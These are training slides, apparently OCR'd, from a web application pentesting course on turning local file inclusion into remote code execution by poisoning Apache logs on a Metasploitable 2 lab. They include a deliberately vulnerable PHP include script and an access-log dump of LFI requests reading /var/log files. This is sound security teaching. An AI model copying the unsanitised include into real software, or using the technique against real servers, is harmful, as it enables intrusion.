Web Application Pentesting

Vivek Ramachandran

SWSE, SMFE, SPSE, SISE, SLAE, SGDE Course Instructor

Certifications: http://www.securitytube-training.com

Pentester Academy: http://www.PentesterAcademy.com

Remote Code Execution with LFI and Log Poisoning

RCE with LFI and Log Poisoning

- Services use logs
  - Apache, SSH etc.
- These services are accessible over the Internet
- Attacker injects PHP code into logs

Lab Setup

- Metasploitable 2

- http://sourceforge.net/projects/metasploitable/files/Metasploitable2/

Vulnerable Code

```
<?php

        $page = $_REQUEST["page"];
        echo "File included: $page<br>";
        echo "<br><br>";
        $local_file =  "html/".$page.".html";
        echo "Local file to be used: ".$local_file;
        echo "<br><br>";

        include $local_file;

?>
```

Apache Log Permissions

Before


```
msfadmin@metasploitable:~$ ls -l /var/log/
total 1996
drwxr-x--- 2 root     adm         4096 2014-08-30 07:42 apache2
```

After

```
msfadmin@metasploitable:~$ sudo chmod 755 -R /var/log/apache2
[sudo] password for msfadmin:
msfadmin@metasploitable:~$ ls -l /var/log/
total 1996
drwxr-xr-x 2 root     adm         4096 2014-08-30 07:42 apache2
```

http://security.stackexchange.com/questions/11098/how-can-log-poisoning-be-successful-with-a-local-file-inclusion-attack

LFI – include /var/log/XXX



File included: /var/log/apache2/access.log

Local file to be used: /var/log/apache2/access.log

127.0.0.1 - - [30/Aug/2014:00:38:07 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)" 127.0.0.1 - -
(Ubuntu) DAV/2 (internal dummy connection)" 127.0.0.1 - - [30/Aug/2014:00:38:07 -0400] "OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DA
"OPTIONS * HTTP/1.0" 200 - "-" "Apache/2.2.8 (Ubuntu) DAV/2 (internal dummy connection)" 127.0.0.1 - - [30/Aug/2014:00:38:07 -0400] "OPTIONS *
192.168.1.10 - - [30/Aug/2014:07:39:34 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/error.log HTTP/1.1" 200 565 "-" "Mozilla/5.0 (X11; Linux i686;
/2014:07:39:35 -0400] "GET /favicon.ico HTTP/1.1" 404 292 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0"
292 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:39:47 -0400] "GET /lfi/
(X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:40:04 -0400] "GET /lfi/lfi.php?page=/var/l
rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:40:47 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/acces
Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:40:58 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/access.log H
Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:41:19 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/dmesg HTTP/1.1" 200 549 "-" "
Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:41:28 -0400] "GET /lfi/lfi.php?page=/var/log/dmesg HTTP/1.1" 200 15688 "-" "Mozilla/5.0 (X11; Lin
[30/Aug/2014:07:41:34 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/ HTTP/1.1" 200 542 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611
"GET /lfi/lfi.php?page=/var/log/apache2/dim HTTP/1.1" 200 541 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24
/apache2/dim HTTP/1.1" 200 541 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2
103 "-" "Mozilla/5.0 (X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:44:02 -0400] "GET /lfi/
(X11; Linux i686; rv:24.0) Gecko/20140611 Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:44:14 -0400] "GET /lfi/lfi.php?page= HTT
Firefox/24.0 Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:45:18 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/access.log HTTP/1.1" 200 569
Iceweasel/24.6.0" 192.168.1.10 - - [30/Aug/2014:07:45:27 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/access.log HTTP/1.1" 200 3915 "-" "Mozilla/
192.168.1.10 - - [30/Aug/2014:08:40:23 -0400] "GET /lfi/lfi.php?page=/var/log/apache2/access.log HTTP/1.1" 200 569 "-" "Mozilla/5.0 (X11; Linux i686

Pentester Academy

PentesterAcademy | a SecurityTube.net initiative

TOPICS PRICING WHY SUBSCRIBE MEMBER ACCESS


Revolutionizing Infosec Training

Highly Technical, Hands-on, Affordable


Start Learning Today!

Latest Videos


New content added weekly!




Challenge 7: Cracking Digest Authentication Solution in WAP Challenges



Challenge 7: Cracking Digest Authentication in WAP Challenges



Module 1: GDB Test Solution in x86_64 Assembly Language and Shellcoding on Linux



Module 1: CPU Information in x86_64 Assembly Language and Shellcoding on Linux